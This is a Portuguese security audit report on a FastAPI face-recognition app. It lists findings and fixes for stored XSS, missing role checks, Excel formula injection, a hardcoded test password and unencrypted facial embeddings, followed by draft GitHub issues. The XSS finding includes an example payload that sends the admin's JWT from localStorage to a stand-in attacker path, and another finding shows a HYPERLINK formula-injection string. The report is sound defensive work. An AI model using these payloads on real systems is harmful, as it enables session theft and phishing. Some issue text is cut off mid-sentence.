

RELATÓRIO DE AUDITORIA DE SEGURANÇA

Face Recognition Pro 3.0

Data: 27/08/2026 • Commit auditado: 979e5ea

Escopo auditado

Código-fonte completo do backend (app/, main.py, scripts/, register.py, remove.py, export_logs.py) e do frontend servido (app/templates/*.html), arquivos de configuração (.env.example, config.yaml, app/config.py) e o histórico completo do repositório git (8 commits, branch única main). EPI-Detect-main/ (pasta de referência de outro projeto) foi excluída do escopo por não fazer parte da aplicação.

Stack detectada

Backend Python 3.13 / FastAPI 0.109, ORM SQLAlchemy 2.0 (SQLite local), autenticação JWT (python-jose, HS256) via header Authorization Bearer — sem sessão/cookie. Frontend: HTML servido pelo próprio FastAPI (app/templates/*.html) com JavaScript vanilla (sem framework SPA), token JWT guardado em localStorage. Sem Docker, CI, Helm ou Terraform no repositório — implantação local/monolítica única. Reconhecimento facial via DeepFace/InsightFace; exportação de relatórios via openpyxl (Excel) e reportlab (PDF); alertas por e-mail via smtplib (texto puro, sem HTML).

Nota Metodológica — Mapeamento por Categoria

Como cada categoria pedida na auditoria foi traduzida para o equivalente real desta stack (sem RLS/multi-tenant nativo):

Isolamento de tenant/dono (categoria 1). Projeto não é multi-tenant: existe um único principal autenticável (a conta admin fixa em `app/security/auth.py`). Mapeado como 'existe algum mecanismo de posse por usuário sobre os dados, e ele é aplicado?' em vez de RLS/filtro de organização.

Permissão no frontend (categoria 2). Mapeado como: o frontend esconde alguma ação por papel (`role/isAdmin`)? E, para toda rota de escrita/leitura sensível, o backend valida o papel via a `dependency require_admin` do FastAPI, não apenas a posse de qualquer token válido (`get_current_user`)?

IDOR (categoria 3). Percorridos os 17 handlers de rota em `app/api/routes.py` um a um: toda rota que recebe um ID (`path/query/body`) foi checada quanto a validação de existência (404) e de posse.

Chaves expostas (categoria 4). Verificado `app/config.py` (defaults de Settings), `.env.example`, `config.yaml`, `scripts/*.py`, histórico completo do git (8 commits, único branch) e ausência de bundle de frontend compilado (HTML/JS servidos como arquivo estático, sem build step que embuta chaves).


Inputs sem tratamento / XSS (categoria 5). Verificados todos os sinks `innerHTML/insertAdjacentHTML` em `app/templates/*.html` e `main.py`, uso de `eval/Function`, atribuições a `href/src`, e o único gerador de e-mail (`app/services/notifications.py`). Sem framework de frontend, não há `v-html/dangerouslySetInnerHTML` — o equivalente é template literal JS interpolado direto em `innerHTML`.

Resumo Executivo


Foram identificados **5 achados acionáveis**, além de **10 pontos fortes verificados** e **3 categorias documentadas como não aplicáveis** com justificativa baseada em código (não forçadas).

✓ **Situação em 31/08/2026: todos os 5 achados foram corrigidos** — ver a seção "Situação das Correções". Os achados seguem descritos na íntegra neste relatório, sem remoção, para preservar o histórico da auditoria.

Severidade	Qtd.
Crítica	1
Média	2
Baixa	1
Informativa	1



Achados por categoria



Pontos Fortes Verificados

✓ Sem SQL injection — app/database/db.py, app/api/routes.py

100% das queries usam o ORM SQLAlchemy (session.query/filter); busca por concatenação/f-string em SQL no projeto inteiro não encontrou nenhuma ocorrência. Único uso de SQL literal é `text("SELECT 1")` no health check, sem interpolação (routes.py:531).

✓ Segredos sem default hardcoded + validação no startup — app/config.py:30,35,37,73; app/security/auth.py:22-30

JWT_SECRET_KEY, ADMIN_PASSWORD, EMBEDDING_ENCRYPTION_KEY e SMTP_PASSWORD usam `os.getenv(..., "")` — nenhum valor real como default. `auth.py` levanta `RuntimeError` no import se a chave JWT estiver ausente ou tiver menos de 32 caracteres; `_ensure_auth_file` recusa criar a conta admin com senha fraca quando `ENVIRONMENT=production`.

✓ Rate limiting real e aplicado — app/security/rate_limiter.py, app/security/middleware.py

Login (5/5min, bloqueio 15min) e reconhecimento facial (60/min) têm limiters dedicados aplicados nas rotas; um middleware geral (`GeneralRateLimitMiddleware`) cobre as demais rotas `/api/*`, exceto as já protegidas e `/api/health`.

✓ CSP com nonce por requisição, sem unsafe-inline/eval em script — app/security/middleware.py, app/templates/*.html

Content-Security-Policy usa `script-src 'self' 'nonce-<gerado por requisição>'`; nenhum `onclick=""` inline restante nos templates (convertidos para `addEventListener`).

✓ Autenticação sem cookie — CSRF classicamente não se aplica — app/templates/login.html:199, dashboard.html:618

O JWT é enviado via header `Authorization: Bearer`, não cookie de sessão — um atacante não consegue forçar o navegador da vítima a enviá-lo automaticamente em uma requisição cross-site forjada.

✓ Hash de senha com bcrypt — app/security/auth.py:37-55

`bcrypt.hashpw`/`bcrypt.checkpw` com custo adaptativo (12 rounds), sem MD5/SHA puro.

✓ Exportação em PDF sem vetor de injeção de markup — app/utils/export.py:64-108

Os dados da tabela são passados como strings literais para `Table()`, não para `Paragraph()` (que interpretaria markup); só título e data — não controlados pelo usuário — usam `Paragraph`.

✓ E-mail de alerta em texto puro, sem HTML — app/services/notifications.py:63-70

`MIMEText(body, "plain", "utf-8")` — sem vetor de HTML/script injection no corpo do e-mail de alerta de rosto desconhecido.

✓ .env fora do controle de versão; histórico do git limpo — .gitignore, git log --all (8 commits)

`.env` nunca foi commitado; varredura do histórico completo não encontrou nenhuma chave de produção real commitada (só o achado F2, que é um valor assumido de teste, não uma chave real).

✓ Rotas de escrita sobre usuários exigem require_admin — app/api/routes.py:157-161,199-203,214-217,227-233,241

`POST/PUT/DELETE /users` e `POST /users_register` usam a dependency `require_admin`, que valida `role == "admin"` no JWT — não apenas a posse de um token válido.

Categorias Não Aplicáveis (com justificativa)

1. Isolamento de tenant/dono — Isolamento de tenant/dono — não se aplica na forma clássica

O projeto não é multi-tenant. Existe exatamente um principal autenticável: a conta admin fixa (`app/security/auth.py`, `ADMIN_USERNAME`/`SimpleAuthManager`). Os registros `User` no banco (app/database/db.py) representam pessoas reconhecidas pela câmera — objetos gerenciados pelo admin — não contas com login próprio nem organizações separadas. Não há, portanto, um 'dado do tenant A visível ao tenant B' possível na arquitetura atual: todos os dados (presença, logs, usuários) pertencem à mesma organização por design, e o mecanismo de isolamento real do sistema é a posse de um JWT válido, cuja emissão está restrita a essa única conta.

3. IDOR — IDOR — não se aplica entre usuários, pela mesma razão estrutural

Os 17 handlers de `app/api/routes.py` foram percorridos individualmente. Todas as rotas que buscam/alteram/removem um objeto por ID (`GET/PUT/DELETE /users/{user_id}`) verificam a existência do registro e retornam 404 corretamente quando ausente (routes.py:190-196, 205-211, 219-224). Como não existe conceito de posse por usuário sobre `User`/`AccessLog`/`PresenceRecord` (são dados organizacionais, não pessoais de quem faz login — ver categoria 1), não há uma checagem de 'pertence a mim' que pudesse estar ausente: qualquer portador de token válido é, por definição, o único admin do sistema. IDOR clássico (usuário A acessando recurso privado de usuário B) não tem superfície de ataque nesta arquitetura.

2. Permissão no navegador — Permissão definida no navegador — não encontrada

Busca por padrões de gate de UI por papel (`isAdmin`, `canEdit`, checagem de `role` para esconder elementos) em `app/templates/dashboard.html`, `monitor.html`, `login.html` e `index.html` não encontrou nenhuma ocorrência — o único uso de `role` no frontend é `\${u.role}` (dashboard.html:732), que apenas exibe o papel de um usuário cadastrado como texto numa tabela, sem condicionar nenhuma ação. O frontend não tem essa categoria de falha porque não implementa controle de acesso nenhum do lado do cliente — toda a UI é idêntica para qualquer sessão válida. O achado real desta categoria (inconsistência de enforcement no backend) está registrado como F3.

Pontos Fracos — Riscos Centrais

Crítica	F1 — XSS armazenado via nome/e-mail de usuário no dashboard e no monitor
Baixa	F2 — Senha admin hardcoded em script de stress test
Média	F3 — Rotas de leitura sensíveis não exigem require_admin (inconsistente com as de escrita)
Média	F4 — Injeção de fórmula em exportação Excel (CSV/Excel Formula Injection)
Informativa	F5 — EMBEDDING_ENCRYPTION_KEY declarada mas nunca usada — embeddings faciais em texto claro

Achados Detalhados por Categoria

1. Isolamento de tenant/dono

Nenhum achado acionável — ver justificativa na seção 'Categorias Não Aplicáveis'.

2. Permissão no navegador

Severidade	Arquivo:linha	Descrição
Média	app/api/routes.py:185-196 (GET /users/{user_id}) app/api/routes.py:326-334 (GET /access-logs) app/api/routes.py:316-323 (GET /presence/history) app/api/routes.py:452-510 (POST /export) app/api/routes.py:513-522 (POST /hardware/open-door)	F3. Rotas de leitura sensíveis não exigem require_admin (inconsistente com as de escrita)

3. IDOR

Nenhum achado acionável — ver justificativa na seção 'Categorias Não Aplicáveis'.

4. Chaves expostas

Severidade	Arquivo:linha	Descrição
Baixa	scripts/stress_test.py:10	F2. Senha admin hardcoded em script de stress test
Informativa	app/config.py:37 app/database/db.py (modelo Embedding)	F5. EMBEDDING_ENCRYPTION_KEY declarada mas nunca usada — embeddings faciais em texto claro

5. Inputs sem tratamento (XSS)

Severidade	Arquivo:linha	Descrição
Crítica	app/templates/dashboard.html:667 app/templates/dashboard.html:703-705 app/templates/dashboard.html:730-732 app/templates/monitor.html:897-898 app/templates/monitor.html:921 app/templates/monitor.html:940	F1. XSS armazenado via nome/e-mail de usuário no dashboard e no monitor
Média	app/utils/export.py:42-45	F4. Injeção de fórmula em exportação Excel (CSV/Excel Formula Injection)

Evidência Técnica — Arquivo por Arquivo

Crítica

F1 — XSS armazenado via nome/e-mail de usuário no dashboard e no monitor

Arquivo(s): app/templates/dashboard.html:667; app/templates/dashboard.html:703-705; app/templates/dashboard.html:730-732; app/templates/monitor.html:897-898; app/templates/monitor.html:921; app/templates/monitor.html:940

```
// dashboard.html:727-732 (loadUsers)
const html = users.map(u => `
  <tr>
    <td>${u.id}</td>
    <td>${u.name}</td>
    <td>${u.email || '-'}</td>
    <td>${u.role}</td>
  ...
document.getElementById('usersTable').innerHTML = html || '...';
```

Por que é explorável: `u.name`/`u.email` vêm de `User.name`/`User.email` (app/database/db.py), campos de texto livre setados por um admin autenticado via `POST /api/users` ou `POST /api/users\_register` (app/api/routes.py:227-242) — este último aceita `name`/`email` como `Form(...)` de string pura, SEM QUALQUER validação de formato. O mesmo valor é reexibido sem escape em `innerHTML` em dashboard.html (aba Usuários e feed de presença/logs) e em monitor.html (lista de presença e logs). Como o JWT é guardado em `localStorage` (login.html:199, dashboard.html:618), um nome como `<img src=x onerror="fetch('/attacker/x?t='+localStorage.token)">` rouba o token de QUALQUER sessão (inclusive futuras sessões do próprio admin, ou de uma role de privilégio menor caso `role="user"` — já presente no schema — passe a poder logar). Não existe nenhuma biblioteca de sanitização no projeto (confirmado: sem DOMPurify/bleach/similar em requirements.txt ou nos templates).

Impacto: Sequestro completo da sessão administrativa (único principal do sistema) — o atacante pode então criar/apagar usuários, exportar todos os logs de acesso e presença, abrir a porta física via `POST /api/hardware/open-door`, e reconfigurar o sistema.

Correção sugerida: Escapar todo dado dinâmico antes de inserir em innerHTML (reaproveitar a função `escapeHtml()` já existente e correta em main.py:454-459, aplicando-a em dashboard.html e monitor.html), ou trocar a renderização por `textContent`/criação de nós DOM em vez de template literals + innerHTML. Adicionalmente, validar `name`/`email` no backend (schemas Pydantic com `EmailStr` e um regex/whitelist para `name`).

✓ **Corrigido em 31/08/2026:** Saída: função `escapeHtml()` adicionada a dashboard.html e monitor.html e aplicada a todo valor vindo da API interpolado em innerHTML (nome, e-mail, papel, ação e status nas tabelas de presença, logs e usuários, e no overlay de detecção do monitor). Entrada (2ª camada): `validate\_person\_name()` em app/models/schemas.py restringe o nome a letras, números, espaço, hífen, apóstrofo e ponto, e é aplicada em UserCreate/UserUpdate e explicitamente em POST /api/users_register (que recebe Form e por isso não passava por schema). Os labels desenhados via canvas.fillText foram revisados e não são sink de HTML. Testes: tests/test_input_validation.py.

Baixa

F2 — Senha admin hardcoded em script de stress test

Arquivo(s): scripts/stress_test.py:10

```
ADMIN_PASSWORD = "admin123" # Altere se necessário
```

Por que é explorável: Credencial literal commitada no repositório desde a primeira versão (confirmado no histórico completo do git). Não é uma chave de produção real (JWT_SECRET_KEY, ADMIN_PASSWORD reais e SMTP_PASSWORD usam `os.getenv(..., '')` sem default hardcoded — ver Pontos Fortes), mas é exatamente o tipo de valor assumido que vira senha de dicionário/wordlist em varreduras automatizadas contra instâncias reais, e o próprio comentário reconhece o problema ('Altere se necessário') sem forçar a alteração.

Impacto: Baixo isoladamente (é um script de carga, não código de produção), mas reforça o hábito de credenciais literais no código e pode ser usada como tentativa de login válida contra deploys reais que reutilizem a senha padrão.

Correção sugerida: Ler a senha de uma variável de ambiente (`os.environ["STRESS\_TEST\_ADMIN\_PASSWORD"]`) com o script falhando explicitamente se ausente, em vez de um literal no código.

✓ **Corrigido em 31/08/2026:** scripts/stress_test.py passou a ler ADMIN_PASSWORD e STRESS_TEST_BASE_URL do ambiente, e aborta com mensagem explicativa se a senha não estiver definida — nenhum valor padrão embutido.

Média

F3 — Rotas de leitura sensíveis não exigem `require_admin` (inconsistente com as de escrita)

Arquivo(s): app/api/routes.py:185-196 (GET /users/{user_id}); app/api/routes.py:326-334 (GET /access-logs); app/api/routes.py:316-323 (GET /presence/history); app/api/routes.py:452-510 (POST /export); app/api/routes.py:513-522 (POST /hardware/open-door)

```
@router.get("/users/{user_id}", response_model=UserResponse)
async def get_user(
    user_id: int,
    current_user: dict = Depends(get_current_user) # não require_admin
):
```

Por que é explorável: As rotas de escrita sobre `User` (`POST/PUT/DELETE /users`, `POST /users\_register`) usam a dependency `require\_admin` (routes.py:79-85), que checa `current\_user.get("role") == "admin"`. As rotas listadas ao lado usam só `get\_current\_user` — validam que existe um JWT válido, mas não o papel. Hoje isso não é explorável: `authenticate\_user()` (app/security/auth.py:81-90) só reconhece um username fixo e sempre retorna `role: "admin"`, e o JWT é assinado (HS256) — não é forjável sem a chave. Mas é uma inconsistência real de authorization pattern: o campo `role="user"` já existe no schema de `User` (app/models/schemas.py) e no banco, sugerindo que uma segunda role de login foi cogitada. Se um dia essa role passar a poder autenticar (ou se um bug futuro emitir token com role diferente), essas rotas — que expõem PII, logs de acesso/presença completos, exportação em massa e controle físico da porta — ficam abertas sem checagem de privilégio.

Impacto: Nenhum hoje (condição de exploração não satisfeita — só existe o principal admin, e o token é assinado). Risco latente: vira escalonamento de privilégio real assim que uma segunda role de login existir.

Correção sugerida: Trocar `Depends(get\_current\_user)` por `Depends(require\_admin)` nas 5 rotas listadas — ou, se a intenção for permitir outras roles de leitura no futuro, criar uma dependency explícita (`require\_role(["admin", "viewer"]`) em vez de aceitar qualquer token válido por omissão.

✓ **Corrigido em 31/08/2026:** GET /api/users, GET /api/users/{id}, GET /api/access-logs, GET /api/presence/history, POST /api/export e POST /api/hardware/open-door passaram de `get_current_user` para `require_admin` (GET /api/users foi incluído por consistência com GET /api/users/{id}). Rotas operacionais (/api/stats, /api/presence/current, /api/recognition/detect) e a troca de senha seguem em `get_current_user` deliberadamente. tests/test_route_authorization.py trava o contrato para as 8 rotas admin-only. Correlato: o handler de POST /api/users_register engolia HTTPException num except Exception genérico (todo 400/422 virava 500 com a mensagem interna vazando na resposta) — corrigido.

Média

F4 — Injeção de fórmula em exportação Excel (CSV/Excel Formula Injection)

Arquivo(s): app/utils/export.py:42-45

```
for row_num, row_data in enumerate(data, 2):
    for col_num, header in enumerate(headers, 1):
        value = row_data.get(header, "")
        ws.cell(row=row_num, column=col_num, value=value)
```

Por que é explorável: `row\_data` inclui `"Usuário": log.user.name` (mesmo campo de nome livre do achado F1), gravado direto na célula sem escapar um valor que comece com `=`, `+`, `-` ou `@`. Um nome como

`=HYPERLINK("http://attacker/x","clique")` vira uma fórmula ativa no Excel/LibreOffice quando o .xlsx gerado por `POST /api/export` é aberto por quem recebe o relatório.

Impacto: Depende de quem abre o relatório aceitar o prompt de segurança do Excel para fórmulas/links externos (mitigador em versões recentes), mas pode levar a phishing direcionado ou, com DDE habilitado, execução de comando em versões antigas do Excel.

Correção sugerida: Prefixar com apóstrofo (`'`) qualquer valor de célula que comece com `=`, `+`, `-` ou `@` antes de escrever com `ws.cell(...)`, ou usar a opção equivalente do openpyxl para forçar texto.

✓ **Corrigido em 31/08/2026:** `sanitize\_cell()` em app/utils/export.py prefixa com apóstrofo qualquer célula iniciada por `=`, `+`, `-`, `@`, tab ou CR, aplicada a cabeçalhos e dados em `generate_excel_report()`. Testes: tests/test_export_sanitization.py, incluindo verificação de que a célula gravada tem `data_type 's'` (texto), não fórmula.

Informativa

F5 — EMBEDDING_ENCRYPTION_KEY declarada mas nunca usada — embeddings faciais em texto claro

Arquivo(s): app/config.py:37; app/database/db.py (modelo Embedding)

```
embedding_encryption_key: str = Field(
    default_factory=lambda: os.getenv("EMBEDDING_ENCRYPTION_KEY", "")
)
```

grep no projeto inteiro: nenhum outro arquivo lê settings.embedding_encryption_key

Por que é explorável: A variável existe em `app/config.py` e no `.env.example`, mas nenhum código do projeto a lê para cifrar/decifrar nada — confirmado por busca em todo o `app/`. Os embeddings faciais (dato biométrico) ficam gravados como JSON em texto claro na coluna `Embedding.embedding\_data` do SQLite. Fora do escopo das 5 categorias pedidas (não é uma chave exposta, é uma chave declarada e nunca aplicada), mas correlato ao tema de proteção de segredos/dados sensíveis do item 4 — por isso reportado como achado complementar.

Impacto: Quem tiver acesso de leitura ao arquivo `data/face\_recognition.db` (backup, cópia do disco, etc.) lê os embeddings faciais diretamente, sem precisar de nenhuma chave adicional — apesar do nome da variável sugerir que isso estaria protegido.

Correção sugerida: Implementar a criptografia com a chave já reservada (ex.: Fernet/AES-GCM sobre `embedding\_data` antes de persistir), ou remover a variável do `.env.example`/`config.py` se a decisão for não criptografar, para não sugerir uma proteção que não existe.

✓ **Corrigido em 31/08/2026:** Novo app/security/crypto.py: os embeddings são criptografados com Fernet (AES-128-CBC + HMAC-SHA256), chave derivada de EMBEDDING_ENCRYPTION_KEY por PBKDF2-HMAC-SHA256 (480k iterações) com salt aleatório em data/embedding_salt.key. add_embedding() cifra e get_all_embeddings_data() decifra; o formato antigo (lista de floats) continua sendo aceito na leitura, então bancos existentes não quebram, e scripts/encrypt_embeddings.py migra o que já está gravado. Sem a chave, o comportamento é o legado (texto claro) com aviso no startup via validate_security_settings(). Testes: tests/test_embedding_encryption.py.

Situação das Correções

Todos os 5 achados foram corrigidos em 31/08/2026, na mesma revisão em que este relatório foi entregue. Os achados seguem descritos acima na íntegra — nada foi removido — para que o histórico da auditoria continue auditável.

Achado	Severidade	Situação
F1 — XSS armazenado via nome/e-mail de usuário no dashboard e no monitor	Crítica	✓ Corrigido
F2 — Senha admin hardcoded em script de stress test	Baixa	✓ Corrigido
F3 — Rotas de leitura sensíveis não exigem require_admin (inconsistente com as de escrita)	Média	✓ Corrigido
F4 — Injeção de fórmula em exportação Excel (CSV/Excel Formula Injection)	Média	✓ Corrigido
F5 — EMBEDDING_ENCRYPTION_KEY declarada mas nunca usada — embeddings faciais em texto claro	Informativa	✓ Corrigido

Defeito adicional encontrado durante a validação das correções (fora do escopo original da auditoria):

DATABASE_PATH ignorado (app/database/db.py:452)

O caminho do banco vinha exclusivamente de config.yaml: definir DATABASE_PATH no .env não tinha efeito nenhum, e qualquer script rodado com essa variável escrevia no banco de produção. Agora a variável de ambiente tem precedência sobre o YAML.

Recomendações Priorizadas

✓ **P1 a P5 implementadas em 31/08/2026** — o texto original das recomendações é mantido abaixo; o detalhamento do que foi feito em cada uma está na seção "Situação das Correções".

Prioridade	Ação
P1	Corrigir o XSS armazenado (F1) escapando todo dado dinâmico inserido via innerHTML em dashboard.html e monitor.html — maior severidade, caminho de exploração completo e verificado.
P2	Escapar/prefixar valores de célula na exportação Excel para eliminar a injeção de fórmula (F4) — mesma fonte de dado do F1.
P3	Trocar <code>get_current_user</code> por <code>require_admin</code> nas 5 rotas de leitura sensível listadas em F3, fechando a inconsistência de <code>authorization</code> antes que uma segunda role de login exista.
P4	Remover a senha hardcoded de <code>scripts/stress_test.py</code> (F2), lendo de variável de ambiente.
P5	Decidir o destino de <code>EMBEDDING_ENCRYPTION_KEY</code> (F5): implementar a criptografia de fato ou remover a variável para não sugerir uma proteção inexistente.

Issues para o GitHub

Texto completo, em Markdown, pronto para copiar e colar na criação de cada issue. Achados relacionados de baixo risco não foram agrupados nesta rodada porque cada achado abaixo já trata de um tema distinto. **Atenção:** em 31/08/2026 os cinco achados já foram corrigidos no código — as issues abaixo servem como registro/rastreo e devem ser abertas já com o comentário de correção, ou usadas apenas como referência histórica.

--- ISSUE 1 ---

[Segurança] XSS armazenado via nome/e-mail de usuário no dashboard e no monitor

Labels sugeridas: security, severity:critical, xss

Descrição

`u.name`/`u.email` vêm de `User.name`/`User.email` (app/database/db.py), campos de texto livre se tados por um admin autenticado via `POST /api/users` ou `POST /api/users\_register` (app/api/route s.py:227-242) — este último aceita `name`/`email` como `Form(...)` de string pura, SEM QUALQUER v alidação de formato. O mesmo valor é reexibido sem escape em `innerHTML` em dashboard.html (aba U suários e feed de presença/logs) e em monitor.html (lista de presença e logs). Como o JWT é guard ado em `localStorage` (login.html:199, dashboard.html:618), um nome como `

Evidência

```
- `app/templates/dashboard.html:667`  
- `app/templates/dashboard.html:703-705`  
- `app/templates/dashboard.html:730-732`  
- `app/templates/monitor.html:897-898`  
- `app/templates/monitor.html:921`  
- `app/templates/monitor.html:940`
```

...

```
// dashboard.html:727-732 (loadUsers)
```

```
const html = users.map(u =>`
```

```
  <tr>  
    <td>${u.id}</td>  
    <td>${u.name}</td>  
    <td>${u.email || '-'}</td>  
    <td>${u.role}</td>  
  `
```

...

```
document.getElementById('usersTable').innerHTML = html || '...';
```

...

Impacto

Sequestro completo da sessão administrativa (único principal do sistema) — o atacante pode então criar/apagar usuários, exportar todos os logs de acesso e presença, abrir a porta física via `POS T /api/hardware/open-door`, e reconfigurar o sistema.

Sugestão de correção

Escapar todo dado dinâmico antes de inserir em innerHTML (reaproveitar a função `escapeHtml()` já existente e correta em main.py:454-459, aplicando-a em dashboard.html e monitor.html), ou trocar a renderização por `textContent`/criação de nós DOM em vez de template literals + innerHTML. Adi cionalmente, validar `name`/`email` no backend (schemas Pydantic com `EmailStr` e um regex/whitel ist para `name`).

Critérios de aceite

- [] Cadastrar um usuário com nome `- [ ] Mesma checagem para o campo e-mail via `POST /api/users_register`.

- [] ``escapeHtml()`` (ou equivalente) aplicado em todo innerHTML de `dashboard.html` e `monitor.html` que insere dado vindo da API.

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

[Segurança] Senha admin hardcoded em script de stress test

****Labels sugeridas:**** security, severity:low, hardcoded-secret

Descrição

Credencial literal commitada no repositório desde a primeira versão (confirmado no histórico completo do git). Não é uma chave de produção real (JWT_SECRET_KEY, ADMIN_PASSWORD reais e SMTP_PASSWORD usam ``os.getenv(..., "")`` sem default hardcoded – ver Pontos Fortes), mas é exatamente o tipo de valor assumido que vira senha de dicionário/wordlist em varreduras automatizadas contra instâncias reais, e o próprio comentário reconhece o problema ('Altere se necessário') sem forçar a alteração.

Evidência

- ``scripts/stress_test.py:10``

...

ADMIN_PASSWORD = "admin123" # Altere se necessário

...

Impacto

Baixo isoladamente (é um script de carga, não código de produção), mas reforça o hábito de credenciais literais no código e pode ser usada como tentativa de login válida contra deploys reais que reutilizem a senha padrão.

Sugestão de correção

Ler a senha de uma variável de ambiente (``os.environ["STRESS_TEST_ADMIN_PASSWORD"]``) com o script falhando explicitamente se ausente, em vez de um literal no código.

Critérios de aceite

- [] ``scripts/stress_test.py`` não contém nenhuma senha literal.

- [] Script falha com mensagem clara se a variável de ambiente não estiver definida.

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

[Segurança] Rotas de leitura sensíveis não exigem `require_admin` (inconsistente com as de escrita)

****Labels sugeridas:**** security, severity:medium, access-control

Descrição

As rotas de escrita sobre ``User`` (``POST/PUT/DELETE /users``, ``POST /users_register``) usam a dependência ``require_admin`` (`routes.py:79-85`), que checa ``current_user.get("role") == "admin"``. As rotas listadas ao lado usam só ``get_current_user`` – validam que existe um JWT válido, mas não o papel. Hoje isso não é explorável: ``authenticate_user()`` (`app/security/auth.py:81-90`) só reconhece um username fixo e sempre retorna ``role: "admin"``, e o JWT é assinado (HS256) – não é forjável sem a chave. Mas é uma inconsistência real de authorization pattern: o campo ``role="user"`` já existe no schema de ``User`` (`app/models/schemas.py`) e no banco, sugerindo que uma segunda role de login foi cogitada. Se um dia essa role passar a poder autenticar (ou se um bug futuro emitir token com ro

le diferente), essas rotas – que expõem PII, logs de acesso/presença completos, exportação em massa e controle físico da porta – ficam abertas sem checagem de privilégio.

```
## Evidência
- `app/api/routes.py:185-196 (GET /users/{user_id})`
- `app/api/routes.py:326-334 (GET /access-logs)`
- `app/api/routes.py:316-323 (GET /presence/history)`
- `app/api/routes.py:452-510 (POST /export)`
- `app/api/routes.py:513-522 (POST /hardware/open-door)`

...

@router.get("/users/{user_id}", response_model=UserResponse)
async def get_user(
    user_id: int,
    current_user: dict = Depends(get_current_user) # não require_admin
):
    ...
```

Impacto

Nenhum hoje (condição de exploração não satisfeita – só existe o principal admin, e o token é assinado). Risco latente: vira escalonamento de privilégio real assim que uma segunda role de login existir.

Sugestão de correção

Trocar `Depends(get\_current\_user)` por `Depends(require\_admin)` nas 5 rotas listadas – ou, se a intenção for permitir outras roles de leitura no futuro, criar uma dependency explícita (`require\_role(["admin", "viewer"]`) em vez de aceitar qualquer token válido por omissão.

Critérios de aceite

- [] As 5 rotas listadas retornam 403 para um token com role diferente de admin (teste automatizado cobrindo esse caso).
- [] Suíte de testes existente (pytest) continua verde.

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

[Segurança] Injeção de fórmula em exportação Excel (CSV/Excel Formula Injection)

Labels sugeridas: security, severity:medium, injection

Descrição

`row\_data` inclui `Usuário`: log.user.name` (mesmo campo de nome livre do achado F1), gravado diretamente na célula sem escapar um valor que comece com `=`, `+`, `-` ou `@`. Um nome como `=HYPERLINK("http://attacker/x","clique")` vira uma fórmula ativa no Excel/LibreOffice quando o `.xlsx` gera do por `POST /api/export` é aberto por quem recebe o relatório.

Evidência

```
- `app/utils/export.py:42-45`

...

for row_num, row_data in enumerate(data, 2):
    for col_num, header in enumerate(headers, 1):
        value = row_data.get(header, "")
        ws.cell(row=row_num, column=col_num, value=value)
    ...
```

Impacto

Depende de quem abre o relatório aceitar o prompt de segurança do Excel para fórmulas/links externos (mitigador em versões recentes), mas pode levar a phishing direcionado ou, com DDE habilitado

, execução de comando em versões antigas do Excel.

Sugestão de correção

Prefixar com apóstrofo (``) qualquer valor de célula que comece com `=`, `+`, `-` ou `@` antes de escrever com `ws.cell(...)`, ou usar a opção equivalente do openpyxl para forçar texto.

Critérios de aceite

- [] Exportar um registro com nome `=1+1` e confirmar que a célula resultante contém o texto literal, não uma fórmula calculada.

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

[Segurança] EMBEDDING_ENCRYPTION_KEY declarada mas nunca usada – embeddings faciais em texto claro

Labels sugeridas: security, severity:info, data-protection

Descrição

A variável existe em `app/config.py` e no `.env.example`, mas nenhum código do projeto a lê para cifrar/decifrar nada – confirmado por busca em todo o `app/`. Os embeddings faciais (dado biométrico) ficam gravados como JSON em texto claro na coluna `Embedding.embedding\_data` do SQLite. Fora do escopo das 5 categorias pedidas (não é uma chave exposta, é uma chave declarada e nunca aplicada), mas correlato ao tema de proteção de segredos/dados sensíveis do item 4 – por isso reportado como achado complementar.

Evidência

- `app/config.py:37`
- `app/database/db.py (modelo Embedding)`

...

```
embedding_encryption_key: str = Field(  
    default_factory=lambda: os.getenv("EMBEDDING_ENCRYPTION_KEY", "")  
)
```

grep no projeto inteiro: nenhum outro arquivo lê settings.embedding_encryption_key
...

Impacto

Quem tiver acesso de leitura ao arquivo `data/face\_recognition.db` (backup, cópia do disco, etc.) lê os embeddings faciais diretamente, sem precisar de nenhuma chave adicional – apesar do nome da variável sugerir que isso estaria protegido.

Sugestão de correção

Implementar a criptografia com a chave já reservada (ex.: Fernet/AES-GCM sobre `embedding\_data` antes de persistir), ou remover a variável do `.env.example`/`config.py` se a decisão for não criptografar, para não sugerir uma proteção que não existe.

Critérios de aceite

